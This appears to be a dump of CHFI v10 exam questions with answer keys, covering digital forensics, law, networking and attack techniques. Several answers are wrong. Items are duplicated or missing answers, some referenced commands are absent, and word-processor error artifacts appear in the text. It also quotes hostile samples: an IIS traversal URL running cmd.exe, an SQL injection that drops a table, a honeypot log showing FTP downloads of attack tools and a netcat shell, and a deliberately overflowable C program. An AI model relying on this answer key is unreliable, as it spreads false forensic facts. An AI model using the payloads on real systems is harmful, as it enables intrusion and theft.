

Exam Questions 312-49v10

Computer Hacking Forensic Investigator (CHFI-v10)

<https://www.2passeasy.com/dumps/312-49v10/>



NEW QUESTION 1

- (Exam Topic 1)

An Employee is suspected of stealing proprietary information belonging to your company that he had no rights to possess. The information was stored on the Employees Computer that was protected with the NTFS Encrypted File System (EFS) and you had observed him copy the files to a floppy disk just before leaving work for the weekend. You detain the Employee before he leaves the building and recover the floppy disks and secure his computer. Will you be able to break the encryption so that you can verify that that the employee was in possession of the proprietary information?

- A. EFS uses a 128-bit key that can't be cracked, so you will not be able to recover the information
- B. When the encrypted file was copied to the floppy disk, it was automatically unencrypted, so you can recover the information.
- C. The EFS Revoked Key Agent can be used on the Computer to recover the information
- D. When the Encrypted file was copied to the floppy disk, the EFS private key was also copied to the floppy disk, so you can recover the information.

Answer: B

NEW QUESTION 2

- (Exam Topic 1)

George is a senior security analyst working for a state agency in Florida. His state's congress just passed a bill mandating every state agency to undergo a security audit annually. After learning what will be required, George needs to implement an IDS as soon as possible before the first audit occurs. The state bill requires that an IDS with a "time-based induction machine" be used.

What IDS feature must George implement to meet this requirement?

- A. Signature-based anomaly detection
- B. Pattern matching
- C. Real-time anomaly detection
- D. Statistical-based anomaly detection

Answer: C

NEW QUESTION 3

- (Exam Topic 1)

It takes mismanaged case/s to ruin your professional reputation as a computer forensics examiner?

- A. by law, three
- B. quite a few
- C. only one
- D. at least two

Answer: C

NEW QUESTION 4

- (Exam Topic 1)

What will the following URL produce in an unpatched IIS Web Server? `http://www.thetargetsite.com/scripts/..%co%af../..%co%af../windows/system32/cmd.exe?/c+dir+c:\`

- A. Directory listing of C: drive on the web server
- B. Insert a Trojan horse into the C: drive of the web server
- C. Execute a buffer flow in the C: drive of the web server
- D. Directory listing of the C:\windows\system32 folder on the web server

Answer: A

NEW QUESTION 5

- (Exam Topic 1)

After passing her CEH exam, Carol wants to ensure that her network is completely secure. She implements a DMZ, stateful firewall, NAT, IPSEC, and a packet filtering firewall. Since all security measures were taken, none of the hosts on her network can reach the Internet. Why is that?

- A. Stateful firewalls do not work with packet filtering firewalls
- B. NAT does not work with stateful firewalls
- C. IPSEC does not work with packet filtering firewalls
- D. NAT does not work with IPSEC

Answer: D

NEW QUESTION 6

- (Exam Topic 1)

What is kept in the following directory? `HKLM\SECURITY\Policy\Secrets`

- A. Cached password hashes for the past 20 users
- B. Service account passwords in plain text
- C. IAS account names and passwords
- D. Local store PKI Kerberos certificates

Answer: B

NEW QUESTION 7

- (Exam Topic 1)

Terri works for a security consulting firm that is currently performing a penetration test on First National Bank in Tokyo. Terri's duties include bypassing firewalls and switches to gain access to the network. Terri sends an IP packet to one of the company's switches with ACK bit and the source address of her machine set. What is Terri trying to accomplish by sending this IP packet?

- A. Trick the switch into thinking it already has a session with Terri's computer
- B. Poison the switch's MAC address table by flooding it with ACK bits
- C. Crash the switch with a DoS attack since switches cannot send ACK bits
- D. Enable tunneling feature on the switch

Answer: A

NEW QUESTION 8

- (Exam Topic 1)

When you are running a vulnerability scan on a network and the IDS cuts off your connection, what type of IDS is being used?

- A. Passive IDS
- B. Active IDS
- C. Progressive IDS
- D. NIPS

Answer: B

NEW QUESTION 9

- (Exam Topic 1)

On Linux/Unix based Web servers, what privilege should the daemon service be run under?

- A. Guest
- B. Root
- C. You cannot determine what privilege runs the daemon service
- D. Something other than root

Answer: D

NEW QUESTION 10

- (Exam Topic 1)

You are working as an independent computer forensics investigator and received a call from a systems administrator for a local school system requesting your assistance. One of the students at the local high school is suspected of downloading inappropriate images from the Internet to a PC in the Computer lab. When you arrive at the school, the systems administrator hands you a hard drive and tells you that he made a "simple backup copy" of the hard drive in the PC and put it on this drive and requests that you examine that drive for evidence of the suspected images. You inform him that a "simple backup copy" will not provide deleted files or recover file fragments.

What type of copy do you need to make to ensure that the evidence found is complete and admissible in future proceeding?

- A. Bit-stream Copy
- B. Robust Copy
- C. Full backup Copy
- D. Incremental Backup Copy

Answer: C

NEW QUESTION 10

- (Exam Topic 1)

A packet is sent to a router that does not have the packet destination address in its route table. How will the packet get to its proper destination?

- A. Root Internet servers
- B. Border Gateway Protocol
- C. Gateway of last resort
- D. Reverse DNS

Answer: C

NEW QUESTION 11

- (Exam Topic 1)

Michael works for Kimball Construction Company as senior security analyst. As part of yearly security audit, Michael scans his network for vulnerabilities. Using Nmap, Michael conducts XMAS scan and most of the ports scanned do not give a response. In what state are these ports?

- A. Closed
- B. Open
- C. Stealth
- D. Filtered

Answer: B

NEW QUESTION 12

- (Exam Topic 1)

When cataloging digital evidence, the primary goal is to

- A. Make bit-stream images of all hard drives
- B. Preserve evidence integrity
- C. Not remove the evidence from the scene
- D. Not allow the computer to be turned off

Answer: B

NEW QUESTION 15

- (Exam Topic 1)

What TCP/UDP port does the toolkit program netstat use?

- A. Port 7
- B. Port 15
- C. Port 23
- D. Port 69

Answer: B

NEW QUESTION 20

- (Exam Topic 1)

When setting up a wireless network with multiple access points, why is it important to set each access point on a different channel?

- A. Multiple access points can be set up on the same channel without any issues
- B. Avoid over-saturation of wireless signals
- C. So that the access points will work on different frequencies
- D. Avoid cross talk

Answer: D

NEW QUESTION 25

- (Exam Topic 1)

Paul's company is in the process of undergoing a complete security audit including logical and physical security testing. After all logical tests were performed; it is now time for the physical round to begin. None of the employees are made aware of this round of testing. The security-auditing firm sends in a technician dressed as an electrician. He waits outside in the lobby for some employees to get to work and follows behind them when they access the restricted areas. After entering the main office, he is able to get into the server room telling the IT manager that there is a problem with the outlets in that room. What type of attack has the technician performed?

- A. Tailgating
- B. Backtrapping
- C. Man trap attack
- D. Fuzzing

Answer: A

NEW QUESTION 30

- (Exam Topic 2)

Which of the following file contains the traces of the applications installed, run, or uninstalled from a system?

- A. Shortcut Files
- B. Virtual files
- C. Prefetch Files
- D. Image Files

Answer: A

NEW QUESTION 34

- (Exam Topic 2)

What technique is used by JPEGs for compression?

- A. ZIP
- B. TCD
- C. DCT
- D. TIFF-8

Answer: C

NEW QUESTION 35

- (Exam Topic 2)

What is considered a grant of a property right given to an individual who discovers or invents a new machine, process, useful composition of matter or manufacture?

- A. Copyright
- B. Design patent
- C. Trademark
- D. Utility patent

Answer: D

NEW QUESTION 39

- (Exam Topic 2)

John is working as a computer forensics investigator for a consulting firm in Canada. He is called to seize a computer at a local web caf purportedly used as a botnet server. John thoroughly scans the computer and finds nothing that would lead him to think the computer was a botnet server. John decides to scan the virtual memory of the computer to possibly find something he had missed. What information will the virtual memory scan produce?

- A. It contains the times and dates of when the system was last patched
- B. It is not necessary to scan the virtual memory of a computer
- C. It contains the times and dates of all the system files
- D. Hidden running processes

Answer: D

NEW QUESTION 41

- (Exam Topic 2)

Shane has started the static analysis of a malware and is using the tool ResourcesExtract to find more details of the malicious program. What part of the analysis is he performing?

- A. Identifying File Dependencies
- B. Strings search
- C. Dynamic analysis
- D. File obfuscation

Answer: B

NEW QUESTION 42

- (Exam Topic 2)

Which of the following commands shows you the names of all open shared files on a server and the number of file locks on each file?

- A. Net config
- B. Net file
- C. Net share
- D. Net sessions

Answer: B

NEW QUESTION 46

- (Exam Topic 2)

Amber, a black hat hacker, has embedded a malware into a small enticing advertisement and posted it on a popular ad-network that displays across various websites. What is she doing?

- A. Click-jacking
- B. Compromising a legitimate site
- C. Spearphishing
- D. Malvertising

Answer: D

NEW QUESTION 48

- (Exam Topic 2)

When using an iPod and the host computer is running Windows, what file system will be used?

- A. iPod+
- B. HFS
- C. FAT16
- D. FAT32

Answer: D

NEW QUESTION 50

- (Exam Topic 1)

An "idle" system is also referred to as what?

- A. PC not connected to the Internet
- B. Zombie
- C. PC not being used
- D. Bot

Answer: B

NEW QUESTION 55

- (Exam Topic 1)

From the following spam mail header, identify the host IP that sent this spam? From jie02@netvigator.com jie02@netvigator.com Tue Nov 27 17:27:11 2001
Received: from viruswall.ie.cuhk.edu.hk (viruswall [137.189.96.52]) by eng.ie.cuhk.edu.hk (8.11.6/8.11.6) with ESMTP id fAR9RAP23061 for ; Tue, 27 Nov 2001 17:27:10 +0800 (HKT)
Received: from mydomain.com (pcd249020.netvigator.com [203.218.39.20]) by viruswall.ie.cuhk.edu.hk (8.12.1/8.12.1)

with SMTP id fAR9QXwZ018431 for ; Tue, 27 Nov 2001 17:26:36 +0800 (HKT)
Message-Id: >200111270926.fAR9QXwZ018431@viruswall.ie.cuhk.edu.hk From: "china hotel web"
To: "Shlam"
Subject: SHANGHAI (HILTON HOTEL) PACKAGE
Date: Tue, 27 Nov 2001 17:25:58 +0800 MIME-Version: 1.0
X- Priority: 3 X-MSMail- Priority: Normal
Reply-To: "china hotel web"

- A. 137.189.96.52
- B. 8.12.1.0
- C. 203.218.39.20
- D. 203.218.39.50

Answer: C

NEW QUESTION 57

- (Exam Topic 1)

You are assisting in the investigation of a possible Web Server Hack. The company who called you stated that customers reported to them that whenever they entered the web address of the company in their browser, what they received was a porno graphic web site. The company checked the web server and nothing appears wrong. When you type in the IP address of the web site in your browser everything appears normal. What is the name of the attack that affects the DNS cache of the name resolution servers, resulting in those servers directing users to the wrong web site?

- A. ARP Poisoning
- B. DNS Poisoning
- C. HTTP redirect attack
- D. IP Spoofing

Answer: B

NEW QUESTION 62

- (Exam Topic 1)

What will the following command accomplish?

- A. Test ability of a router to handle over-sized packets
- B. Test the ability of a router to handle under-sized packets
- C. Test the ability of a WLAN to handle fragmented packets
- D. Test the ability of a router to handle fragmented packets

Answer: A

NEW QUESTION 64

- (Exam Topic 1)

You setup SNMP in multiple offices of your company. Your SNMP software manager is not receiving data from other offices like it is for your main office. You suspect that firewall changes are to blame. What ports should you open for SNMP to work through Firewalls? (Choose two.)

- A. 162
- B. 161
- C. 163
- D. 160

Answer: AB

NEW QUESTION 67

- (Exam Topic 1)

In a FAT32 system, a 123 KB file will use how many sectors?

- A. 34
- B. 25
- C. 11
- D. 56

Answer: B

NEW QUESTION 68

- (Exam Topic 1)

You are a security analyst performing reconnaissance on a company you will be carrying out a penetration test for. You conduct a search for IT jobs on Dice.com and find the following information for an open position: 7+ years experience in Windows Server environment 5+ years experience in Exchange 2000/2003 environment Experience with Cisco Pix Firewall, Linksys 1376 router, Oracle 11i and MYOB v3.4 Accounting software are required MCSA desired, MCSE, CEH preferred No Unix/Linux Experience needed What is this information posted on the job website considered?

- A. Social engineering exploit
- B. Competitive exploit
- C. Information vulnerability
- D. Trade secret

Answer: C

NEW QUESTION 71

- (Exam Topic 1)

If an attacker's computer sends an IPID of 31400 to a zombie computer on an open port in IDLE scanning, what will be the response?

- A. The zombie will not send a response
- B. 31402
- C. 31399
- D. 31401

Answer: D

NEW QUESTION 73

- (Exam Topic 1)

What term is used to describe a cryptographic technique for embedding information into something else for the sole purpose of hiding that information from the casual observer?

- A. rootkit
- B. key escrow
- C. steganography
- D. Offset

Answer: C

NEW QUESTION 75

- (Exam Topic 1)

When investigating a network that uses DHCP to assign IP addresses, where would you look to determine which system (MAC address) had a specific IP address at a specific time?

- A. on the individual computer's ARP cache
- B. in the Web Server log files
- C. in the DHCP Server log files
- D. there is no way to determine the specific IP address

Answer: C

NEW QUESTION 77

- (Exam Topic 1)

You are working as Computer Forensics investigator and are called by the owner of an accounting firm to investigate possible computer abuse by one of the firm's employees. You meet with the owner of the firm and discover that the company has never published a policy stating that they reserve the right to inspect their computing assets at will. What do you do?

- A. Inform the owner that conducting an investigation without a policy is not a problem because the company is privately owned
- B. Inform the owner that conducting an investigation without a policy is a violation of the 4th amendment
- C. Inform the owner that conducting an investigation without a policy is a violation of the employee's expectation of privacy
- D. Inform the owner that conducting an investigation without a policy is not a problem because a policy is only necessary for government agencies

Answer: C

NEW QUESTION 80

- (Exam Topic 1)

When an investigator contacts by telephone the domain administrator or controller listed by a Who is lookup to request all e-mails sent and received for a user account be preserved, what U.S.C. statute authorizes this phone call and obligates the ISP to preserve e-mail records?

- A. Title 18, Section 1030
- B. Title 18, Section 2703(d)
- C. Title 18, Section Chapter 90
- D. Title 18, Section 2703(f)

Answer: D

NEW QUESTION 84

- (Exam Topic 1)

Under which Federal Statutes does FBI investigate for computer crimes involving e-mail scams and mail fraud?

- A. 18 U.S.
- B. 1029 Possession of Access Devices
- C. 18 U.S.
- D. 1030 Fraud and related activity in connection with computers
- E. 18 U.S.
- F. 1343 Fraud by wire, radio or television
- G. 18 U.S.
- H. 1361 Injury to Government Property
- I. 18 U.S.
- J. 1362 Government communication systems
- K. 18 U.S.
- L. 1831 Economic Espionage Act
- M. 18 U.S.
- N. 1832 Trade Secrets Act

Answer: B

NEW QUESTION 86

- (Exam Topic 1)

Which part of the Windows Registry contains the user's password file?

- A. HKEY_LOCAL_MACHINE
- B. HKEY_CURRENT_CONFIGURATION
- C. HKEY_USER
- D. HKEY_CURRENT_USER

Answer: A

NEW QUESTION 89

- (Exam Topic 1)

In conducting a computer abuse investigation you become aware that the suspect of the investigation is using ABC Company as his Internet Service Provider (ISP). You contact ISP and request that they provide you assistance with your investigation. What assistance can the ISP provide?

- A. The ISP can investigate anyone using their service and can provide you with assistance
- B. The ISP can investigate computer abuse committed by their employees, but must preserve the privacy of their customers and therefore cannot assist you without a warrant
- C. The ISP can't conduct any type of investigations on anyone and therefore can't assist you
- D. ISP's never maintain log files so they would be of no use to your investigation

Answer: B

NEW QUESTION 94

- (Exam Topic 1)

You are running through a series of tests on your network to check for any security vulnerabilities.

After normal working hours, you initiate a DoS attack against your external firewall. The firewall quickly freezes up and becomes unusable. You then initiate an FTP connection from an external IP into your internal network. The connection is successful even though you have FTP blocked at the external firewall. What has happened?

- A. The firewall failed-bypass
- B. The firewall failed-closed
- C. The firewall ACL has been purged
- D. The firewall failed-open

Answer: D

NEW QUESTION 97

- (Exam Topic 1)

Item 2If you come across a sheepdip machine at your client site, what would you infer?

- A. A sheepdip coordinates several honeypots
- B. A sheepdip computer is another name for a honeypot
- C. A sheepdip computer is used only for virus-checking.
- D. A sheepdip computer defers a denial of service attack

Answer: C

NEW QUESTION 100

- (Exam Topic 1)

You are called by an author who is writing a book and he wants to know how long the copyright for his book will last after he has the book published?

- A. 70 years
- B. the life of the author
- C. the life of the author plus 70 years
- D. copyrights last forever

Answer: C

NEW QUESTION 103

- (Exam Topic 1)

What happens when a file is deleted by a Microsoft operating system using the FAT file system?

- A. only the reference to the file is removed from the FAT
- B. the file is erased and cannot be recovered
- C. a copy of the file is stored and the original file is erased
- D. the file is erased but can be recovered

Answer: A

NEW QUESTION 106

- (Exam Topic 1)

When examining a hard disk without a write-blocker, you should not start windows because Windows will write data to the:

- A. Recycle Bin
- B. MSDOS.sys
- C. BIOS
- D. Case files

Answer: A

NEW QUESTION 109

- (Exam Topic 1)

In the context of file deletion process, which of the following statement holds true?

- A. When files are deleted, the data is overwritten and the cluster marked as available
- B. The longer a disk is in use, the less likely it is that deleted files will be overwritten
- C. While booting, the machine may create temporary files that can delete evidence
- D. Secure delete programs work by completely overwriting the file in one go

Answer: C

NEW QUESTION 111

- (Exam Topic 1)

You are working in the security Department of law firm. One of the attorneys asks you about the topic of sending fake email because he has a client who has been charged with doing just that. His client alleges that he is innocent and that there is no way for a fake email to actually be sent. You inform the attorney that his client is mistaken and that fake email is possibility and that you can prove it. You return to your desk and craft a fake email to the attorney that appears to come from his boss. What port do you send the email to on the company SMTP server?

- A. 10
- B. 25
- C. 110
- D. 135

Answer: B

NEW QUESTION 112

- (Exam Topic 1)

What does the acronym POST mean as it relates to a PC?

- A. Primary Operations Short Test
- B. PowerOn Self Test
- C. Pre Operational Situation Test
- D. Primary Operating System Test

Answer: B

NEW QUESTION 113

- (Exam Topic 1)

Which of the following file system is used by Mac OS X?

- A. EFS
- B. HFS+
- C. EXT2
- D. NFS

Answer: B

NEW QUESTION 114

- (Exam Topic 1)

You are conducting an investigation of fraudulent claims in an insurance company that involves complex text searches through large numbers of documents. Which of the following tools would allow you to quickly and efficiently search for a string within a file on the bitmap image of the target computer?

- A. Stringsearch
- B. grep
- C. dir
- D. vim

Answer: B

NEW QUESTION 118

- (Exam Topic 1)

As a security analyst, you setup a false survey website that will require users to create a username and a strong password. You send the link to all the employees of the company. What information will you be able to gather?

- A. The IP address of the employees' computers
- B. Bank account numbers and the corresponding routing numbers
- C. The employees network usernames and passwords
- D. The MAC address of the employees' computers

NEW QUESTION 137

- (Exam Topic 1)

During the course of an investigation, you locate evidence that may prove the innocence of the suspect of the investigation. You must maintain an unbiased opinion and be objective in your entire fact finding process. Therefore, you report this evidence. This type of evidence is known as:

- A. Inculpatory evidence
- B. Mandatory evidence
- C. Exculpatory evidence
- D. Terrible evidence

Answer: C

NEW QUESTION 142

- (Exam Topic 1)

You work as an IT security auditor hired by a law firm in Boston to test whether you can gain access to sensitive information about the company clients. You have rummaged through their trash and found very little information. You do not want to set off any alarms on their network, so you plan on performing passive foot printing against their Web servers. What tool should you use?

- A. Ping sweep
- B. Nmap
- C. Netcraft
- D. Dig

Answer: C

NEW QUESTION 143

- (Exam Topic 1)

Hackers can gain access to Windows Registry and manipulate user passwords, DNS settings, access rights or others features that they may need in order to accomplish their objectives. One simple method for loading an application at startup is to add an entry (Key) to the following Registry Hive:

- A. HKEY_LOCAL_MACHINE\hardware\windows\start
- B. HKEY_LOCAL_USERS\Software\Microsoft\old\Version\Load
- C. HKEY_CURRENT_USER\Microsoft\Default
- D. HKEY_LOCAL_MACHINE\Software\Microsoft\CurrentVersion\Run

Answer: D

NEW QUESTION 144

- (Exam Topic 1)

James is testing the ability of his routers to withstand DoS attacks. James sends ICMP ECHO requests to the broadcast address of his network. What type of DoS attack is James testing against his network?

- A. Smurf
- B. Trinoo
- C. Fraggle
- D. SYN flood

Answer: A

NEW QUESTION 147

- (Exam Topic 1)

Why is it a good idea to perform a penetration test from the inside?

- A. It is never a good idea to perform a penetration test from the inside
- B. Because 70% of attacks are from inside the organization
- C. To attack a network from a hacker's perspective
- D. It is easier to hack from the inside

Answer: B

NEW QUESTION 152

- (Exam Topic 1)

Why are Linux/Unix based computers better to use than Windows computers for idle scanning?

- A. Linux/Unix computers are easier to compromise
- B. Linux/Unix computers are constantly talking
- C. Windows computers are constantly talking
- D. Windows computers will not respond to idle scans

Answer: C

NEW QUESTION 156

- (Exam Topic 1)

What file structure database would you expect to find on floppy disks?

- A. NTFS

- B. FAT32
- C. FAT16
- D. FAT12

Answer: D

NEW QUESTION 158

- (Exam Topic 1)

You are a computer forensics investigator working with local police department and you are called to assist in an investigation of threatening emails. The complainant has printer out 27 email messages from the suspect and gives the printouts to you. You inform her that you will need to examine her computer because you need access to the in order to track the emails back to the suspect.

- A. Routing Table
- B. Firewall log
- C. Configuration files
- D. Email Header

Answer: D

NEW QUESTION 160

- (Exam Topic 1)

In what way do the procedures for dealing with evidence in a criminal case differ from the procedures for dealing with evidence in a civil case?

- A. evidence must be handled in the same way regardless of the type of case
- B. evidence procedures are not important unless you work for a law enforcement agency
- C. evidence in a criminal case must be secured more tightly than in a civil case
- D. evidence in a civil case must be secured more tightly than in a criminal case

Answer: C

NEW QUESTION 165

- (Exam Topic 1)

Harold is a security analyst who has just run the `rdisk /s` command to grab the backup SAM files on a computer. Where should Harold navigate on the computer to find the file?

- A. `%systemroot%\system32\LSA`
- B. `%systemroot%\system32\drivers\etc`
- C. `%systemroot%\repair`
- D. `%systemroot%\LSA`

Answer: C

NEW QUESTION 168

- (Exam Topic 1)

You are working on a thesis for your doctorate degree in Computer Science. Your thesis is based on HTML, DHTML, and other web-based languages and how they have evolved over the years.

You navigate to `archive.org` and view the HTML code of `news.com`. You then navigate to the current `news.com` website and copy over the source code. While searching through the code, you come across something abnormal: What have you found?

- A. Web bug
- B. CGI code
- C. Trojan.downloader
- D. Blind bug

Answer: A

NEW QUESTION 173

- (Exam Topic 1)

What is the following command trying to accomplish?

- A. Verify that UDP port 445 is open for the 192.168.0.0 network
- B. Verify that TCP port 445 is open for the 192.168.0.0 network
- C. Verify that NETBIOS is running for the 192.168.0.0 network
- D. Verify that UDP port 445 is closed for the 192.168.0.0 network

Answer: A

NEW QUESTION 177

- (Exam Topic 1)

When a file is deleted by Windows Explorer or through the MS-DOS delete command, the operating system inserts in the first letter position of the filename in the FAT database.

- A. A Capital X
- B. A Blank Space
- C. The Underscore Symbol
- D. The lowercase Greek Letter Sigma (s)

Answer: D

NEW QUESTION 182

- (Exam Topic 1)

When examining a file with a Hex Editor, what space does the file header occupy?

- A. the last several bytes of the file
- B. the first several bytes of the file
- C. none, file headers are contained in the FAT
- D. one byte at the beginning of the file

Answer: D

NEW QUESTION 183

- (Exam Topic 1)

When examining the log files from a Windows IIS Web Server, how often is a new log file created?

- A. the same log is used at all times
- B. a new log file is created everyday
- C. a new log file is created each week
- D. a new log is created each time the Web Server is started

Answer: A

NEW QUESTION 188

- (Exam Topic 1)

Profiling is a forensics technique for analyzing evidence with the goal of identifying the perpetrator from their various activity. After a computer has been compromised by a hacker, which of the following would be most important in forming a profile of the incident?

- A. The manufacturer of the system compromised
- B. The logic, formatting and elegance of the code used in the attack
- C. The nature of the attack
- D. The vulnerability exploited in the incident

Answer: B

NEW QUESTION 189

- (Exam Topic 1)

You are using DriveSpy, a forensic tool and want to copy 150 sectors where the starting sector is 1709 on the primary hard drive. Which of the following formats correctly specifies these sectors?

- A. 0:1000, 150
- B. 0:1709, 150
- C. 1:1709, 150
- D. 0:1709-1858

Answer: B

NEW QUESTION 190

- (Exam Topic 1)

The efforts to obtain information before a trial by demanding documents, depositions, questioned and answers written under oath, written requests for admissions of fact and examination of the scene is a description of what legal term?

- A. Detection
- B. Hearsay
- C. Spoliation
- D. Discovery

Answer: D

NEW QUESTION 193

- (Exam Topic 1)

With Regard to using an Antivirus scanner during a computer forensics investigation, You should:

- A. Scan the suspect hard drive before beginning an investigation
- B. Never run a scan on your forensics workstation because it could change your systems configuration
- C. Scan your forensics workstation at intervals of no more than once every five minutes during an investigation
- D. Scan your Forensics workstation before beginning an investigation

Answer: D

NEW QUESTION 196

- (Exam Topic 1)

What is a good security method to prevent unauthorized users from "tailgating"?

- A. Man trap
- B. Electronic combination locks
- C. Pick-resistant locks
- D. Electronic key systems

Answer: A

NEW QUESTION 198

- (Exam Topic 1)

How many bits is Source Port Number in TCP Header packet?

- A. 16
- B. 32
- C. 48
- D. 64

Answer: A

NEW QUESTION 200

- (Exam Topic 1)

The MD5 program is used to:

- A. wipe magnetic media before recycling it
- B. make directories on an evidence disk
- C. view graphics files on an evidence drive
- D. verify that a disk is not altered when you examine it

Answer: D

NEW QUESTION 202

- (Exam Topic 1)

You are running known exploits against your network to test for possible vulnerabilities. To test the strength of your virus software, you load a test network to mimic your production network. Your software successfully blocks some simple macro and encrypted viruses. You decide to really test the software by using virus code where the code rewrites itself entirely and the signatures change from child to child, but the functionality stays the same. What type of virus is this that you are testing?

- A. Polymorphic
- B. Metamorphic
- C. Oligomorphic
- D. Transmorphic

Answer: B

NEW QUESTION 205

- (Exam Topic 1)

A(n) is one that's performed by a computer program rather than the attacker manually performing the steps in the attack sequence.

- A. blackout attack
- B. automated attack
- C. distributed attack
- D. central processing attack

Answer: B

NEW QUESTION 208

- (Exam Topic 1)

Which is a standard procedure to perform during all computer forensics investigations?

- A. with the hard drive removed from the suspect PC, check the date and time in the system's CMOS
- B. with the hard drive in the suspect PC, check the date and time in the File Allocation Table
- C. with the hard drive removed from the suspect PC, check the date and time in the system's RAM
- D. with the hard drive in the suspect PC, check the date and time in the system's CMOS

Answer: A

NEW QUESTION 211

- (Exam Topic 1)

You are a security analyst performing a penetration tests for a company in the Midwest. After some initial reconnaissance, you discover the IP addresses of some Cisco routers used by the company. You type in the following URL that includes the IP address of one of the routers:

`http://172.168.4.131/level/99/exec/show/config`

After typing in this URL, you are presented with the entire configuration file for that router. What have you discovered?

- A. HTTP Configuration Arbitrary Administrative Access Vulnerability
- B. HTML Configuration Arbitrary Administrative Access Vulnerability
- C. Cisco IOS Arbitrary Administrative Access Online Vulnerability
- D. URL Obfuscation Arbitrary Administrative Access Vulnerability

Answer: A

NEW QUESTION 213

- (Exam Topic 1)

Microsoft Outlook maintains email messages in a proprietary format in what type of file?

- A. .email
- B. .mail
- C. .pst
- D. .doc

Answer: C

NEW QUESTION 218

- (Exam Topic 1)

The police believe that Melvin Matthew has been obtaining unauthorized access to computers belonging to numerous computer software and computer operating systems manufacturers, cellular telephone manufacturers, Internet Service Providers and Educational Institutions. They also suspect that he has been stealing, copying and misappropriating proprietary computer software belonging to the several victim companies. What is preventing the police from breaking down the suspects door and searching his home and seizing all of his computer equipment if they have not yet obtained a warrant?

- A. The Fourth Amendment
- B. The USA patriot Act
- C. The Good Samaritan Laws
- D. The Federal Rules of Evidence

Answer: A

NEW QUESTION 222

- (Exam Topic 1)

What is the target host IP in the following command?

- A. 172.16.28.95
- B. 10.10.150.1
- C. Firewalk does not scan target hosts
- D. This command is using FIN packets, which cannot scan target hosts

Answer: A

NEW QUESTION 224

- (Exam Topic 1)

John and Hillary works at the same department in the company. John wants to find out Hillary's network password so he can take a look at her documents on the file server. He enables Lophtrcrack program to sniffing mode. John sends Hillary an email with a link to Error! Reference source not found. What information will he be able to gather from this?

- A. Hillary network username and password hash
- B. The SID of Hillary network account
- C. The SAM file from Hillary computer
- D. The network shares that Hillary has permissions

Answer: A

NEW QUESTION 228

- (Exam Topic 1)

Which response organization tracks hoaxes as well as viruses?

- A. NIPC
- B. FEDCIRC
- C. CERT
- D. CIAC

Answer: D

NEW QUESTION 233

- (Exam Topic 1)

The newer Macintosh Operating System is based on:

- A. OS/2
- B. BSD Unix
- C. Linux
- D. Microsoft Windows

Answer: B

NEW QUESTION 237

- (Exam Topic 1)

What will the following command produce on a website login page? SELECT email, passwd, login_id, full_name FROM members WHERE email = 'someone@somehwere.com'; DROP TABLE members; --'

- A. Deletes the entire members table
- B. Inserts the Error! Reference source not found.email address into the members table
- C. Retrieves the password for the first user in the members table
- D. This command will not produce anything since the syntax is incorrect

Answer: A

NEW QUESTION 241

- (Exam Topic 1)

What type of file is represented by a colon (:) with a name following it in the Master File Table of NTFS disk?

- A. A compressed file
- B. A Data stream file
- C. An encrypted file
- D. A reserved file

Answer: B

NEW QUESTION 242

- (Exam Topic 1)

This is original file structure database that Microsoft originally designed for floppy disks. It is written to the outermost track of a disk and contains information about each file stored on the drive.

- A. Master Boot Record (MBR)
- B. Master File Table (MFT)
- C. File Allocation Table (FAT)
- D. Disk Operating System (DOS)

Answer: C

NEW QUESTION 245

- (Exam Topic 1)

Sectors in hard disks typically contain how many bytes?

- A. 256
- B. 512
- C. 1024
- D. 2048

Answer: B

NEW QUESTION 250

- (Exam Topic 1)

Jim performed a vulnerability analysis on his network and found no potential problems. He runs another utility that executes exploits against his system to verify the results of the vulnerability test.

The second utility executes five known exploits against his network in which the vulnerability analysis said were not exploitable. What kind of results did Jim receive from his vulnerability analysis?

- A. False negatives
- B. False positives
- C. True negatives
- D. True positives

Answer: A

NEW QUESTION 254

- (Exam Topic 1)

The following excerpt is taken from a honeypot log that was hosted at lab.wiretrip.net. Short reported Unicode attacks from 213.116.251.162. The File Permission Canonicalization vulnerability (UNICODE attack) allows scripts to be run in arbitrary folders that do not normally have the right to run scripts. The attacker tries a Unicode attack and eventually succeeds in displaying boot.ini.

He then switches to playing with RDS, via msadcs.dll. The RDS vulnerability allows a malicious user to construct SQL statements that will execute shell commands (such as CMD.EXE) on the IIS server. He does a quick query to discover that the directory exists, and a query to msadcs.dll shows that it is functioning correctly. The attacker makes a RDS query which results in the commands run as shown below.

```
"cmd1.exe /c open 213.116.251.162 >ftpcom" "cmd1.exe /c echo johna2k >>ftpcom" "cmd1.exe /c echo haxedj00 >>ftpcom" "cmd1.exe /c echo get nc.exe >>ftpcom" "cmd1.exe /c echo get pdump.exe >>ftpcom" "cmd1.exe /c echo get samdump.dll >>ftpcom" "cmd1.exe /c echo quit >>ftpcom" "cmd1.exe /c ftp -s:ftpcom"
```

"cmd1.exe /c nc -l -p 6969 -e cmd1.exe" What can you infer from the exploit given?

- A. It is a local exploit where the attacker logs in using username johna2k
- B. There are two attackers on the system - johna2k and haxedj00
- C. The attack is a remote exploit and the hacker downloads three files
- D. The attacker is unsuccessful in spawning a shell as he has specified a high end UDP port

Answer: C

Explanation:

The log clearly indicates that this is a remote exploit with three files being downloaded and hence the correct answer is C.

NEW QUESTION 259

- (Exam Topic 1)

Before you are called to testify as an expert, what must an attorney do first?

- A. engage in damage control
- B. prove that the tools you used to conduct your examination are perfect
- C. read your curriculum vitae to the jury
- D. qualify you as an expert witness

Answer: D

NEW QUESTION 261

- (Exam Topic 1)

This organization maintains a database of hash signatures for known software.

- A. International Standards Organization
- B. Institute of Electrical and Electronics Engineers
- C. National Software Reference Library
- D. American National standards Institute

Answer: C

NEW QUESTION 266

- (Exam Topic 1)

When monitoring for both intrusion and security events between multiple computers, it is essential that the computers' clocks are synchronized. Synchronized time allows an administrator to reconstruct what took place during an attack against multiple computers. Without synchronized time, it is very difficult to determine exactly when specific events took place, and how events interlace. What is the name of the service used to synchronize time among multiple computers?

- A. Universal Time Set
- B. Network Time Protocol
- C. SyncTime Service
- D. Time-Sync Protocol

Answer: B

NEW QUESTION 267

- (Exam Topic 1)

What header field in the TCP/IP protocol stack involves the hacker exploit known as the Ping of Death?

- A. ICMP header field
- B. TCP header field
- C. IP header field
- D. UDP header field

Answer: B

NEW QUESTION 269

- (Exam Topic 1)

Kyle is performing the final testing of an application he developed for the accounting department. His last round of testing is to ensure that the program is as secure as possible. Kyle runs the following command. What is he testing at this point?

```
#include <stdio.h>
#include <string.h>
int main(int argc, char *argv[]) { char buffer[10]; if (argc < 2) { fprintf(stderr, "USAGE: %s string\n", argv[0]); return 1; } strcpy(buffer, argv[1]); return 0; }
```

- A. Buffer overflow
- B. SQL injection
- C. Format string bug
